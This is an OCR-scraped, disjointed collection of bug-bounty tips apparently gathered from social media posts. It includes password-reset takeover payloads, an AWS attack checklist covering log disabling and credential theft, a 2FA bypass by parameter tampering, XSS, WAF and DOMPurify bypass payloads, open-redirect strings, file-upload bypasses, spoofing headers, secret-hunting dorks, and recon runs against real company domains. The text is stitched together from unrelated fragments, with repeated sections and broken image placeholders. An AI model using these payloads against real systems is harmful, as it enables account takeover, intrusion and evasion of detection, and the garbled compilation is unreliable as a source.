https://click.uber.com [34.98.127.226] [frontends-all.uber.com]
https://cn-sjc1.cfe.uber.com [35.227.224.91] [cn.cfe.uber.com]
https://cn-phx2.cfe.uber.com [35.201.81.34] [cn.cfe.uber.com]
https://cn-dca1.uber.com [104.36.195.150]

Bug type - Sever Security Misconfiguration -> Lack of security headers -> Cache control for a security page.

Steps to Reproduce -

1. Log in to the application
2. Navigate around the pages
3. Logout
4. Press (Alt + left-arrow) buttons
5. If you are logged in or can view the pages navigated by the user. Then give yourself a pat.


You just found a bug.

```
Account takeover using password reset

GET /passwordreset

# Double parameter
email=victim@xyz.tld&email=hacker@xyz.tld

# Carbon copy
email=victim@xyz.tld%0a%0dcc:hacker@xyz.tld

# Separators
email=victim@xyz.tld,hacker@xyz.tld
email=victim@xyz.tld%20hacker@xyz.tld
email=victim@xyz.tld|hacker@xyz.tld

# No domain
email=victim

# No tld
email=victim@xyz

# Json table
{"email":["victim@xyz.tld","hacker@xyz.tld"]}
```

AWS Penetration Testing Checklist

1-Test for Unauthenticated Bucket Access
2-Test for Semi-Public Bucket access - Improper ACL permission
3-Targeting and compromising AWS Access keys in git commit
4-Test for Extracting keys from an EC2 instance
5-Exploiting AWS Security Misconfigurations
6-Testing to exploit EC2 instance
7-Exploiting Internal AWS Services using Lambda backdoors
8-Test for Subdomain Takeover
9-Testing for AWS iam Privilege Escalation
10-Test for RCE attack
11-Test for AWS Role Enumeration(IAM)
12-Test for EC2 service to exploit privilege escalation
13-Test for AWS Iam enumeration : Bypassing CloudTrail Logging
14-Test for BitBuckted Server data for credentials in AWS
15-DNS rebinding to compromise the cloud environment
16-Test for Change of local windows / Linux logs
17-Test to Create jobs or serverless actions to add root certificates and ssh private keys to machines and users (such as AWS lambda)
18-Test to Create an additional interface / assign an IP address in target network / subnet on a compromised machine (like assigning a secondary private IPv4 address or interface to an AWS EC2 instance
19-Steal virtual machine images from storage accounts, analyze them for passwords, keys and certificates to access live systems (like VM VHD snapshots from storage accounts)
20-Test to Gain OS level access to Instances/VMs via workload management service privileges (AWS SSM)
21-Create systems management commands or abuse instance metadata for scheduled and triggered command and control (AWS systems manager, modify EC2 UserData to trigger a reverse shell)
22-Test to Run or deploy a workload with an assigned/passed service or role, export instance credentials for those privileges (such as EC2 passed role and meta credentials)
23-Fingerprint server and application versions and frameworks, detect sensitive PII in application logs
24-Test for CSV injection in AWS CloudTrail
25-Tested for AWS secrets accessible via meta-data
26-Attempt load balancer MiTM for session hijacking (elb) by cloud service configuration or load balancer instance compromise
27-Steal credentials from metadata of proxy or http forwarding servers (credentials in AWS meta
28-Steal cloud workload credentials (AWS metadata sts or Azure Linux Agent (waagent) folder credentials)
29-Steal credentials from or leverage privilege to operation of a cloud key service (aws kms, azure key vault
30-Alter data in datastore for fraudulent transactions or static website compromise (s3, rds, redshift)
31-Alter a serverless function, logic app or otherwise a business logic implementation for action on objective or escalation (AWS lambda orAzure logic apps)
32-Alter data in local sql or mysql databases
33-Operate in regions where logging is not enabled or disable global logging (like CloudTrail)
34-Alter log files in a non-validated log store or disable validation (like cloud trail log validation)
35-Tesed for Disable network traffic analysis / logging (VPC flowlogs)
36-Tesed for Disable cloud alerting to prevent detection and response (like cloudwatch alerts, GuardDuty, Security Hub, or Azure Security Center)
37-Tesed for Disable data store access logging to prevent detection and response (cloudtrain data access, s3 access logging, redshift user activity)
38-Alter log retention or damage the integrity of logs (s3 lifecycle, kms decryption cmk key deletion/role privilege lockout)
39-Process hooking, process injection, windows access token manipulation, leveraging misconfigured sudo capabilities
40-Test to Create or reset a login, access key or temporary credential belonging to a high privilege user (like iam:CreateAccessKey, sts or iam:UpdateLoginProfile)
41-Test to Change the default policy for a user or new users to include additional privileges (like setdefault-policy-version)

@ Tushar Verma


Single Target
|
|- python3 oralyzer.py -u http://example.com/redir?url=
Multiple Target
|
|- python3 oralyzer.py -f urls.txt
Use custom payload list
|
|- python3 oralyzer.py -u http://example.com/redir?url= --payload payloads.txt
Use Proxy
|
|- python3 oralyzer.py -u http://example.com/redir?url= --proxy 204.32.56.129:8080
Fetch URLs from archive.org
|
|- python3 oralyzer.py -u http://www.example.com --wayback

⇒ CORS
⇒ HTTP methods , Host header , JWt , tokens , cookies
⇒ Http request smugling
⇒ Strict Security
⇒ Authentication
⇒ Open redirect
⇒ Open Auth
⇒ Injection(html , sql , graphql, OS command , XEE , LFI , Template , Local file)
⇒ Session Management and Broken Auth
⇒ DOM based
⇒ XSS (stored , reflcted , dom , blind)
⇒ Websockets
⇒ Web cache poisoning,disruption,deception
⇒ Java deserilisation , Insecure Deserilisation
⇒ No rate limit , cms , Out of bind https , Reset poisoning
⇒ password reset , weak password policy , Password dos
⇒ Directory traversal , Account Takeover
⇒ MFA bypass , WAF bypass , Auth Bypass , Status code Bypass
⇒ Broken link hijacking , clickjacking
⇒ weak cryptography , Application level DOS
⇒ SAML
⇒ IDOR
⇒ Buffer Overflow
⇒ CSRF
⇒ SSRF
⇒ Sensitive Data Exposure
⇒ Information Disclosure
⇒ CodeReview
⇒ CVE , RCE
⇒ Privilege Escalation
⇒ Business Logic
⇒ Github Recon

KingOfBugBountyTips
.Explaining TIP.

```
findomain -t testphp.vulnweb.com -q | httpx -silent | anew | waybackurls | gf sqli >> sqli ; sqlmap -m
sqli -batch --random-agent --level 1
```

Search to target subdomains
Httpx is a fast and multi-purpose HTTP
Remove to duplicate
Analyzing to urls to parameter sql >> solved sqli
Sqlmap import to file (sqli) to search SQLINJECTION

@OFJAAAH
@zeroc00I
@KingOfBugbounty

KingOfBugBountyTips
.Explaining TIP.

```
wget https://raw.githubusercontent.com/arkadiyt/bounty-targets-data/master/data/domains.txt -nv ; cat domains.txt | sed 's#$#/.git/HEAD#g' | httpx -silent -content-length -status-code 301,302 -timeout 3 -retries 0 -ports 80,8080,443 -threads 500 -title | anew
```

Download the bounty-targets-data repository list
Read the domains.txt file
We inject using the sed .git/HEAD command at the end of each url
Seeking status 301,302, on doors 80,8080,443
We use anew to not duplicate urls (sort -u)

@OFJAAAH
@zeroc00I
@KingOfBugbounty

1. Notice both request while login when 2FA is Enabled and Disabled

2. While 2FA is Disabled :
   Request:
   {"email":"abc@gmail.com","password":"abc@123","mfa":null,"code":""}
   Response:
   Location : https://vulnerable-site.com/user/dashboard

3. While 2FA is enabled :
   Request:
   {"email":"abc@gmail.com","password":"abc@123","mfa":true,"code":""}
   Response:
   Location : https://vulnerable-site.com/v1/proxy/authentication/authenticate

4. Tampered the parameter and change "mfa":null "code":""
   Location : https://vulnerable-site.com/user/dashboard

follow ~ @N008x

1. Notice both request while login when 2FA is Enabled and Disabled

2. While 2FA is Disabled :
    Request:
        {"email":"abc@gmail.com","password":"abc@123","mfa":null,"code":""}
    Response:
        Location : https://vulnerable-site.com/user/dashboard

3. While 2FA is enabled :
    Request:
        {"email":"abc@gmail.com","password":"abc@123","mfa":true,"code":""}
    Response:
        Location : https://vulnerable-site.com/v1/proxy/authentication/authenticate

4. Tampered the parameter and change "mfa":null "code":""
        Location : https://vulnerable-site.com/user/dashboard

follow ~ @N008x

@x_bug_community

```
Open Redirection Best Payloads @x_bug_community

/%09/google.com

/%5cgoogle.com

//www.google.com/%2f%2e%2e

//www.google.com/%2e%2e

//google.com/

//google.com/%2f..

//\google.com

/\victim.com:80%40google.com

@x_bug_community
#crypto
```

Xss firewall bypass techniques

1. Check if the firewall is blocking only lowercase.
Ex: <sCRipT>alert(1)</sCRiPt>

2. Try to break firewall regex with new line (\r\n)
Ex: <script>%0aalert(1)</script>

3: Try Double Encoding
Ex: %2522


4: Testing for recursive filters, if firewall removes text in red, we will have clear payload.
Ex: <scr<script>ipt>alert(1);</scr</script>ipt>

5: Injecting anchor tag without whitespaces.
Ex: <a/href=”j	a	v	asc	ri	pt:alert(1)”>

6: Try to bypass whitespaces using Bullet
Ex: <svg•onload=alert(1)>

7: Try to Change Requst method
Ex: GET /?q=xss POST /
                 q=xss
@sratarun



It might bypass WAF and forwarded your request
X-Forwarded-For: client1, proxy1, proxy2
X-Client-IP: 127.0.0.1
X-Real-IP: 127.0.0.1
True-Client-IP: 127.0.0.1
CF-Connecting-IP: 127.0.0.1
X-Cluster-Client-IP: 127.0.0.1
Fastly-Client-IP: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Host: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Forwarded-Proto: 127.0.0.1
X-Forwarded-By: 127.0.0.1
@offensivekrish
www.hackergenix.com



root@ubuntu:/tmp# docker run -it asnrecon
Select an option:
[1] Full ASN scan
[2] Specific IPv4 range scan
1
Please input the host name: facebook.com
File "main.config" is missing, ips will not be ignored.
Found ranges ['102.132.96.0/20', '103.4.96.0/22', '129.134.0.0/17', '129.134.25.0/24',
'129.134.26.0/24', '129.134.27.0/24', '129.134.28.0/24', '129.134.29.0/24', '129.134.30.0/23',
'129.134.30.0/24', '129.134.31.0/24', '157.240.0.0/17', '157.240.1.0/24', '157.240.11.0/24',
'157.240.12.0/24', '157.240.13.0/24'...]
Testing 102.132.96.0/20...
[*] Domain found - https://102.132.96.2 - *.facebook.com
[*] Domain found - https://102.132.96.11 - *.facebook.com
[*] Domain found - https://102.132.96.15 - *.fbinfra.net
[*] Domain found - https://102.132.96.12 - *.facebook.com
[*] Domain found - https://102.132.96.8 - *.atlassolutions.com
[*] Domain found - https://102.132.96.13 - *.facebook.com
[*] Domain found - https://102.132.96.16 - *.shortwave.facebook.com
[*] Domain found - https://102.132.96.27 - *.facebook.com
[*] Domain found - https://102.132.96.20 - *.fbinfra.net
[*] Domain found - https://102.132.96.33 - *.facebook.com


Lets suppose an attacker have this email address "attacker@gmail.com" and he want to add this email address to victim's account via CSRF then he have to follow these steps:

1. First he will add this email address "attacker@gmail.com" to his own account the intended way and confirm it via confirmation link.
2. Then he will remove this email address and now this email address is ready to be used in CSRF exploit.
3. Now attacker just have to make a CSRF exploit with "attacker@gmail.com" email address and send it to victim.
4. When victim run the exploit the attacker will receive a confirmation link on his email address.
5. The attacker will change the value of "redirect" parameter to "/home" and send it to the victim.
6. And when the victim will open the confirmation link the attacker's email address will be added to victim's account without that pop-up notification because the victim will go to home page instead of the profile settings page.

```
ifrah@iman:~ curl -X GET "https://api.spyse.com/v3/data/domain/subdomain?
limit=100&offset=100&domain=yahoo.com" -H "accept: application/json" -H "Authorization: Bearer
tokenhere" 2>/dev/null | jq '.data.items | .[] | .name' | sed -e 's/^"//' -e 's/"$//' | grep yahoo.com

f1375.mail.vip.in.yahoo.com
sync200189-1.mail.ne1.yahoo.com
ha1.gi-0-2.bas-2-yst.gq1.yahoo.com
lo0.egr1-1-coa.corp.gq1.yahoo.com
tor169-219-pdb.bf1.yahoo.com
node54.kube4.corp.gq1.yahoo.com
budup1.cd.nads.tp2.yahoo.com
et4-1.egr3-3-grc.gq1.yahoo.com
et49.rsw7-1-edg.sja.yahoo.com
sync200083-3.mail.ne1.yahoo.com
gq1-midaschdb-002-v.data.corp.gq1.yahoo.com
iis22.mobile.bf1.yahoo.com
sync700132-3.mail.ir2.yahoo.com
proxy1.ops.bfv.yahoo.com
et50.rsw4-2-edg.twc.yahoo.com
stage.hk.hp.vip.kr3.yahoo.com
ipv4-reserved-016.ostk.bm2.prod.ne1.yahoo.com
sync400172-2.mail.bf2.yahoo.com
```


<!-- reCAPTCHA gadget -->
<button class="g-recaptcha" data-sitekey="1337" data-error-callback="alert">
<!-- Angular Path Traversal -->
GET / HTTP/1.1
HOST: \secret\path
<!-- DOMPurify Bypass -->
<math><mtext><table><mglyph><style><img src=x onerror=alert()>


📌 Bypassing most FILE Uploads filters 🔒
* .htaccess <- upload htaccess
* * file.svg <- uploading svg = xss
* file.SVg <- must try case mismatch
* * file.png.svg
* file.php%00.png
* * file.png' or '1'='1
* ../../file.png
* * file.'svg <- Invalid File Extension
@offensivekrish
www.hackergenix.com


📌 Bypassing most FILE Uploads filters 🔒
* .htaccess <- upload htaccess
* * file.svg <- uploading svg = xss
* file.SVg <- must try case mismatch
* * file.png.svg
* file.php%00.png
* * file.png' or '1'='1
* ../../file.png
* * file.'svg <- Invalid File Extension
@offensivekrish
www.hackergenix.com

📌 Finding for API keys, Tokens and Passwords with Github Dorks 🔓

```
api_key
api keys
authorization_bearer:
oauth
auth
authentication
client_secret
api_token:
"api token"
client_id
password
user_password
user_pass
passcode
client_secret
secret
password hash
OTP
user auth
```

